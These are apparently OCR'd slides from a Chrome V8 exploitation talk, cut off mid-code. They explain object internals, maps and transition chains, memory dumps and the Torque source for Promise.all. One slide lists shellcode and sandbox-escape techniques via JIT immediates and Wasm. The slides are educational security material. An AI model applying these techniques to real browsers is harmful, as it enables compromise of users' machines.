
圖：https://medium.com/preezma/memory-management-in-javascript-e6b2ab793b5a

Chrome 101
V8 GC



圖：https://medium.com/preezma/memory-management-in-javascript-e6b2ab793b5a

Chrome 101
V8 GC




圖：https://medium.com/preezma/memory-management-in-javascript-e6b2ab793b5a

Chrome 101

Object

- V8 Object 包含下面幾個 member：
  - Map
  - Properties
  - Elements
  - In-Object Property #1, #2, …




圖：https://jhalon.github.io/chrome-browser-exploitation-1/

Chrome 101

Object

- V8 Object 包含下面幾個 member：
  - Map (Shape) - Object 的型態
  - Properties
  - Elements
  - In-Object Property #1, #2, …




圖：https://jhalon.github.io/chrome-browser-exploitation-1/

Chrome 101

Object

- V8 Object 包含下面幾個 member：
  - Map (Shape)
  - Properties - 字串為 index
  - Elements - 數字為 index
  - In-Object Property #1, #2, …




圖：https://jhalon.github.io/chrome-browser-exploitation-1/

Chrome 101

Object

- V8 Object 包含下面幾個 member：
  - Map (Shape)
  - Properties
  - Elements
  - In-Object Property #1, #2, …
    - 初始化 Object 時就被建立的 property，但有數量上限



圖：https://jhalon.github.io/chrome-browser-exploitation-1/

Chrome 101

Object

```
DebugPrint: 0x13900024cfd5: [JS_OBJECT_TYPE]
 - map: 0x13900015b995 <Map[20](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x139000144a95 !!!INVALID SHARED ON CONSTRUCTOR!!!<JSObject>
 - elements: 0x13900024cfe9 <FixedArray[19]> [HOLEY_ELEMENTS]
 - properties: 0x139000000219 <FixedArray[0]>
 - All own properties (excluding elements): {
    0x13900015b7c1: [String] in OldSpace: #AAA: 0x13900015b7c1 <String[3]:
    0x13900015b7d1: [String] in OldSpace: #BBB: 0x13900015b7d1 <String[3]:
 }
 - elements: 0x13900024cfe9 <FixedArray[19]> {
           0: 0x13900000026d <the_hole_value>
         1-2: 123
        3-18: 0x13900000026d <the_hole_value>
 }
```

透過 builtin debug function 可以印出 object 的資訊


```
pwndbg> x/20wx 0x13900024cfd5-1
0x13900024cfd4: 0x0015b995      0x00000219      0x0024cfe9      0x0015b7c1
0x13900024cfe4: 0x0015b7d1      0x00000089      0x00000026      0x0000026d
0x13900024cff4: 0x000000f6      0x000000f6      0x0000026d      0x0000026d
0x13900024d004: 0x0000026d      0x0000026d      0x0000026d      0x0000026d
0x13900024d014: 0x0000026d      0x0000026d      0x0000026d      0x0000026d
```

實際 object 在 memory 的樣子

Chrome 101

Object


- Map 內也包含 Object property 的描述，因此初始化方式相同的 Object 會有相同的 Map



圖：https://mathiasbynens.be/notes/shapes-ics

Chrome 101
Object


- Transition Chains - 處理 runtime 新增 property 的機制
  - 每次新增 property 時，就建立一個描述該 property 的 Map



圖：https://mathiasbynens.be/notes/shapes-ics

Chrome 101
Object


- Transition Chains - 處理 runtime 新增 property 的機制
  - 將 Object 的 Map pointer 指向新的 Map，並在新的 Map 中紀錄舊 Map 的位址



圖：https://mathiasbynens.be/notes/shapes-ics

Chrome 101
Object

- 遍歷 Transition Chains 即可存取對應的 property，但如果 property 太多就要找很久




圖：https://mathiasbynens.be/notes/shapes-ics

Chrome 101

Object

- 在最新的 Map Object 中額外建立 ShapeTable (a dictionary) 來加速存取




圖：https://mathiasbynens.be/notes/shapes-ics

Chrome 101
Object

- Case 1: 皆是從 Empty Object 開始新增 property 的兩個 Object
  - 也被稱作 transition tree

```
a = {};
a.x = 5;
b = {};
b.y = 6;
```




圖：https://mathiasbynens.be/notes/shapes-ics

Chrome 101
Object

- Case 2: 有相同 property 的兩個 Object，但一個是從 Empty Object 開始新增

```
a = {};
a.x = 6;
b = { x: 6 };
```



圖：https://mathiasbynens.be/notes/shapes-ics

Chrome 101
Exploit


- Code Execution
  - 改 JITed Function Object，並透過 Immediate 構造 shellcode
  - Wasm Shellcode Smuggling，複製 shellcode 到 wasm 的 RWX region
- Sandbox Escape
  - 改 Wasm 的 WasmIndirectFunctionTable (~2023/4)
  - Abusing Liftoff (wasm compiler) assembly

Promise

Promise

Overview

- 為了解決 Callback Hell 而設計的 asynchronous 操作管理機制
- 一個 Promise 有三種狀態
  - Pending：初始狀態
  - Fulfilled：操作成功
  - Rejected：操作失敗



圖：https://www.boardinfinity.com/blog/promise-in-javascript/

Promise

Overview

```
const myPromise = new Promise((resolve, reject) => {
    const operationWasSuccessful = true;
    if (operationWasSuccessful) {
        resolve('Operation was successful.');
    } else {
        reject('Operation failed.');
    }
});

myPromise.then((result) => {
    console.log(result);
}).catch((error) => {
    console.error(error);
});
```

Promise

Overview

```
const myPromise = new Promise((resolve, reject) => {
    const operationWasSuccessful = true;
    if (operationWasSuccessful) {
        resolve('Operation was successful.');
    } else {
        reject('Operation failed.');
    }
});

myPromise.then((result) => {
    console.log(result);
}).catch((error) => {
    console.error(error);
});
```

以 executor 做為參數，使用者在裡面定義 async 操作

Syntax

JS

```
new Promise(executor)
```

`executor`

A `function` to be executed by the constructor. It receives two functions as parameters: `resolveFunc` and `rejectFunc`. Any errors thrown in the `executor` will cause the promise to be rejected, and the return value will be neglected. The semantics of `executor` are detailed below.

Promise

Overview

```
const myPromise = new Promise((resolve,
    const operationWasSuccessful = true;
    if (operationWasSuccessful) {
        resolve('Operation was successful.');
    } else {
        reject('Operation failed.');
    }
});

myPromise.then((result) => {
    console.log(result);
}).catch((error) => {
    console.error(error);
});
```

執行結束後呼叫 built-in function resolve()，代表完成了 Promise

Promise

Overview

```
const myPromise = new Promise((resolve, reject) => {
    const operationWasSuccessful = true;
    if (operationWasSuccessful) {
        resolve('Operation was successful.');
    } else {
        reject('Operation failed.');
    }
});

myPromise.then((result) => {
    console.log(result);
}).catch((error) => {
    console.error(error);
});
```

此時 then 會接收到 resolve 的參數，
做出對應的處理

Promise

Overview

```
const myPromise = new Promise((resolve, reject) => {
    const operationWasSuccessful = true;
    if (operationWasSuccessful) {
        resolve('Operation was successful.');
    } else {
        reject('Operation failed.');
    }
});

myPromise.then((result) => {
    console.log(result);
}).catch((error) => {
    console.error(error);
});
```

反之，呼叫 reject() 代表 Promise 的失敗，會由 catch 接住並處理

Promise


Overview

- 還有許多不同類型的 Promise
  - Promise.all：等待所有 promise 完成，但如果有一個被拒絕就會 catch
  - Promise.allSettled：等待所有 promise 完成，無論完成還是拒絕
  - Promise.any：等待其中一個 promise 完成，全部都被拒絕才會 catch
    - catch 會接收到 AggregateError

Promise

Overview

- V8 透過 Torque 語言來實作部分 built-in operation 或 function
  - 搭配 assert / check 在 compile time 做檢查
- 包含但不限於 Array、Map、Promise



圖：https://v8.dev/docs/torque

Promise

Promise All

Promise.{all,allSettled} 會呼叫到底層的 builtin function

```
const promise1 = Promise.resolve(3);
const promise2 = Promise.resolve(42);
const promise3 = Promise.resolve('hello');

Promise.allSettled([promise1, promise2, promise3])
.then((values) => {
  console.log(values);
});
```

```
// ES#sec-promise.all
transitioning javascript builtin PromiseAll(
    js-implicit context: Context, receiver: JSAny)(iterable: JSAny): JSAny {
  return GeneratePromiseAll(
      receiver, iterable, PromiseAllResolveElementFunctor{},
      PromiseAllRejectElementFunctor{}, 'Promise.all');
}
```

```
// ES#sec-promise.allsettled
// Promise.allSettled ( iterable )
transitioning javascript builtin PromiseAllSettled(
    js-implicit context: Context, receiver: JSAny)(iterable: JSAny): JSAny {
  return GeneratePromiseAll(
      receiver, iterable, PromiseAllSettledResolveElementFunctor{},
      PromiseAllSettledRejectElementFunctor{}, 'Promise.allSettled');
}
```

Promise

Promise All

兩個都是 GeneratePromiseAll 的 wrapper function

```
// ES#sec-promise.all
transitioning javascript builtin PromiseAll(
    js-implicit context: Context, receiver: JSAny)(iterable: JSAny): JSAny {
  return GeneratePromiseAll(
      receiver, iterable, PromiseAllResolveElementFunctor{},
      PromiseAllRejectElementFunctor{}, 'Promise.all');
}
```

```
// ES#sec-promise.allsettled
// Promise.allSettled ( iterable )
transitioning javascript builtin PromiseAllSettled(
    js-implicit context: Context, receiver: JSAny)(iterable: JSAny): JSAny {
  return GeneratePromiseAll(
      receiver, iterable, PromiseAllSettledResolveElementFunctor{},
      PromiseAllSettledRejectElementFunctor{}, 'Promise.allSettled');
}
```

```
transitioning macro GeneratePromiseAll<F1: type, F2: type>(
    implicit context: Context)(receiver: JSAny, iterable: JSAny,
    createResolveElementFunctor: F1, createRejectElementFunctor: F2,
    message: constexpr string): JSAny {
  [...]

  const receiver = Cast<JSReceiver>(receiver)
      otherwise ThrowTypeError(MessageTemplate::kCalledOnNonObject, message);

  const constructor = UnsafeCast<Constructor>(receiver);

  try {
    const promiseResolveFunction =
        GetPromiseResolve(nativeContext, constructor);

    let i = iterator::GetIterator(iterable);

    return PerformPromiseAll(
